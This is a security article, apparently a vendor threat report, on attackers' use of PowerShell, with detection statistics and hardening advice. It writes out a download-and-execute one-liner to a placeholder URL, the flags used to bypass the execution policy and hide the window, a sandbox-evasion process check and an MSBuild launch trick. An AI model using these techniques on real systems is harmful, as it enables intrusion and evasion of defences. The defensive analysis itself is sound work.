Increased Use of Powershell in Attacks

PowerShell is a framework based on .NET. It offers a command line shell and a scripting language for automating and managing tasks. PowerShell provides full access to system functions like Windows Management Instrumentation (WMI) and Component Object Model (COM) objects.

Most of PowerShell's extended functionality lies in cmdlets, which implement specific commands. Cmdlets follow a verb-noun naming pattern. Cmdlets accept input through pipes and return objects or groups of objects. Additional Cmdlets or modules can be imported to extend PowerShell's functionality by using the Import-Module cmdlet.

The extension for PowerShell scripts is *.ps1*, but standalone executables also exist. Windows provides an interface for writing and testing scripts called the PowerShell Integrated Scripting Environment (ISE).

There are PowerShell scripts for nearly every task, from creating a network sniffer to reading out passwords. Malicious PowerShell scripts are predominantly used as downloaders, such as Office macros, during the incursion phase. The second most common use is during the lateral movement phase, allowing a threat to execute code on a remote computer when spreading inside the network. PowerShell can also download and execute commands directly from memory, making it hard for forensics experts to trace the infection.

The 10 top reasons why attackers use PowerShell:

1. It is installed by default on all new Windows computers.
2. It can execute payloads directly from memory, making it stealthy.
3. It generates few traces by default, making it difficult to find under forensic analysis.
4. It has remote access capabilities by default with encrypted traffic.
5. As a script, it is easy to obfuscate and difficult to detect with traditional security tools.
6. Defenders often overlook it when hardening their systems.
7. It can bypass application-whitelisting tools depending on the configuration.
8. Many gateway sandboxes do not handle script-based malware well.
9. It has a growing community with ready available scripts.
10. It blends in with regular administration work and hence it is difficult to detect malicious uses.

Windows provides execution policies which attempt to prevent malicious PowerShell scripts from launching. However, these policies are ineffective and attackers can easily bypass them. The most commonly observed ones are:

- Pipe the script into the standard-in of powershell.exe, such as with the echo or type command.
- Use the command argument to execute a single command. This will exclude it from the execution policy. The command could download and execute another script.
- Use the EncodedCommand argument to execute a single Base64-encoded command. This will exclude the command from the execution policy.
- Use the execution policy directive and pass either "bypass" or "unrestricted" as argument.

If the attacker can execute code on the compromised computer, it's likely they can modify the execution policy in the registry, which is stored under the following subkey:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell

Malicious scripts use the following arguments to evade detection and bypass local restrictions.

- `-NoP/-NoProfile` (ignore the commands in the profile file)
- `-Enc/-EncodedCommand` (run a Base64-encoded command)
- `-W Hidden/-WindowStyle Hidden` (hide the command window)
- `-Exec bypass/-ExecutionPolicy Bypass` (ignore the execution policy restriction)
- `-NonI/-NonInteractive` (do not run an interactive shell)
- `-C/-Command` (run a single command)
- `-F/-File` (run commands from a specified file)


In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:

- `(New-Object System.Net.Webclient).DownloadString()`
- `(New-Object System.Net.Webclient).DownloadFile()`
- `-IEX / -Invoke-Expression`
- `Start-Process`


The System.Net Webclient class is used to send data to or receive data from remote resources, which is essential for most threats. The class includes the DownloadFile method, which downloads content from a remote location to a local file and the Download- String method which downloads content from a remote location to a buffer in memory. A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

The WebClient API methods DownloadString and DownloadFile are not the only functions that can download content from a remote location. Invoke-WebRequest, BitsTransfer, Net.Sockets. TCPClient, and many more can be used in a similar way, but WebClient is by far the most commonly used one.



Parent file	Overall usage
cmd.exe	95.04%
wmiprvse.exe	2.88%
powershell.exe	0.84%
explorer.exe	0.40%
windowsupdatebox.exe	0.22%
wscript.exe	0.15%
taskeng.exe	0.11%
winword.exe	0.07%
cab.exe	0.07%
java.exe	0.04%



Command line argument	Occurrence in all samples
NoProfile (87%) / NoP (13%)	33.77 percent
WindowStyle (64%) / Window (18%) / Wind (<1%) / Win (<1%) / w (18%)	23.76 percent
ExecutionPolicy (84%) / Exec (2%) / ex (8%) / ep (5%)	23.43 percent
command	22.45 percent
NoLogo (89%) / NoL (11%)	18.98 percent
Inputformat	16.59 percent
EncodedCommand (9%) / Enc (91%)	6.58 percent
NonInteractive (7%) / nonI (93%)	3.82 percent
file	2.61 percent

There are multiple ways to start a new process from PowerShell. The most commonly used methods are Invoke-Expression and Start-Process. Invoke-Expression allows users to evaluate and run any dynamically generated command.

We have also seen threats using Invoke-WMIMethod and New-Service, or creating a new COM object for WScript or the shell application to execute the payload. This command looks like the following:

```
(New-object -com Shell.Application).ShellExecute()
```

Email is one of the most common delivery vectors for PowerShell downloaders. We have observed spam emails with .zip archives containing files with malicious PowerShell scripts. These files had the following extensions: .lnk, .wsf, .hta, .mhtml, .html, .doc, .docm, .xls, .xlsm, .ppt, .pptm, .chm, .vbs, .js, .bat, .pif, .pdf, .jar. JavaScript was by far the most blocked email attachment type. The second most blocked file type was .html, followed by .vbs and .doc files. All of these file types are capable of executing PowerShell scripts, directly or indirectly. Cmd.exe, WScript, CScript, MShta, or WMI are common methods used to execute the PowerShell script.

The archive file attached to the email may be password-protected to bypass gateway security tools. The password is included in the body of the email. The attackers use social engineering to trick the user into opening the attachment and enabling its content.

PowerShell scripts can be run on remote computers with the help of the Invoke-Command command. A user can supply the argument to multiple remote computers and execute the command on multiple computers in parallel. The new threads will run under the signed WsmProvHost.exe parent process. Once the subprocess has ended, the WsmProvHost process will end as well.

Another option is to enter an interactive remote PowerShell session using the PSSession command. Running a PowerShell session (and WMI) remotely depends on the Windows Remote Management (WinRM) service. The feature has to be enabled manually through Enable-PSRemoting –Force or group policies. The available commands can be restricted through constrained run spaces. WMI can be used to run applications on remote computers. PowerShell supports WMI objects, allowing scripts to directly use WMI's functionality without needing to call external command lines. Other tactics include the use of system or public tools, such as Task Scheduler or PsExec from Microsoft. In order to use PsExec or when mounting a remote computer, the attacker often needs valid credentials from a user. The most common way to get these details is by using the Mimikatz tool to dump local passwords.

Scripts are easy to obfuscate. Simple random variable names and string concatenation can often be enough to fool basic static signature-matching. With PowerShell, an attacker can use many rich obfuscation tricks.

If Script Blocking Logging and Module Logging are enabled, then some of the obfuscation will be removed before the commands are logged. It should be noted that out of 111 active threat families that use PowerShell, only eight percent used any obfuscation such as mixed-case letters.

When executed, most malicious PowerShell scripts use the ExecutionPolicy and NoProfile parameters. These indicators are good starting points to find malicious scripts in your environment. Instead of searching for the ExecutionPolicy keyword, which might be shortened, search for "bypass" and "unrestricted" within PowerShell commands. The frequency of commands, special characters, and the entropy of a PowerShell script itself could be used to spot obfuscation. For example, a high number of quotation marks or curly brackets suggests that a command may have been obfuscated.

There are multiple tricks that allow PowerShell scripts to be executed without directly using powershell.exe. These techniques can fool security tools that block threats based on the use of powershell.exe or systems that blacklist powershell.exe.

There are various tools, such as PS2EXE, which create a standalone executable that will run the PowerShell script with the help of a .NET object. Another technique involves the benign tool MSBuildShell, which uses the MSBuild tool from .NET with the "System.Management.Automation" function to create a PowerShell instance. MSBuildShell can start a PowerShell instance with the following command line: msbuild.exe C:\MSBuildShell.csproj

A malicious script can also use the echo and type commands, and send content to pipes or even copy the payload to notepad or the clipboard. The script then uses another instance to execute the payload from these locations. These actions breaks the execution chain, as it is not the same PowerShell instance running the payload in the end. Attackers often use modular approaches to confuse pure behavior-based detection measures, as the malicious action is spread over multiple processes.

It is also possible to automate other applications from within PowerShell. A script can, for example, use COM objects or SendKeys to force another application to perform the network connection. Logs will show the standard browser making an internet connection, which may not seem suspicious.

PowerShell can be used to check if the script is run inside a virtual machine environment (VME). If the script is running on a VME, it stops executing, as the VME could be a sandbox environment. The most common VME-evading method we have encountered is checking for processes with names that suggests a virtual environment, for example:

- (get-process|select-string -pattern vboxservice,vboxtray,proxifier,prl_cc,prl_
  tools,vmusrvc,vmsrvc,vmtoolsd).count \

Most of the previously discussed attack methods require the attacker to be able to execute code on the targeted computer first. Some techniques require administrator privileges. This is why malicious PowerShell scripts are often referred to as post-exploitation tools.

The following guidance is specific to mitigating PowerShell threats:

- If you do not use PowerShell in your environment, then check if you can disable it or at least monitor for any unusual use of powershell.exe and wsmprovhost.exe, such as from unknown locations, unknown users, or at suspicious times. Keep in mind that PowerShell can be run without powershell.exe, such as through .NET and the System.Management.Automation namespace

- All internal legitimately used PowerShell scripts should be signed and all unsigned scripts should be blocked through the execution policy. While there are simple ways to bypass the execution policy, enabling it makes infection more difficult.

- PowerShell Constrained Language Mode can be used to limit PowerShell to some base functionality, removing advanced features such as COM objects or system APIs. This will render most PowerShell frameworks unusable as they rely on these functions, such as for reflected DLL loading.

- Consider evaluating if Just Enough Administration (JEA) can be used to limit privileges for remote administration tasks in your environment. JEA is included in PowerShell 5 and allows role-based access control.

We highly recommend enabling extended logging, as this helps tremendously in investigations. Even if the attacker deletes their scripts after the attack, the log may still contain the content. In PowerShell 5, Microsoft introduced verbose Script Block Logging. Once enabled, Script Block Logging will log the content of all script blocks that are processed and de-obfuscated, including dynamic code generated at runtime. This provides complete insight into script activity on a computer.

With Microsoft's application control solution AppLocker, further restrictions can be added. Through group policies, the tool can limit the execution of executables, DLLs, and scripts. AppLocker identifies the applications through information about the path, file hash, or publisher.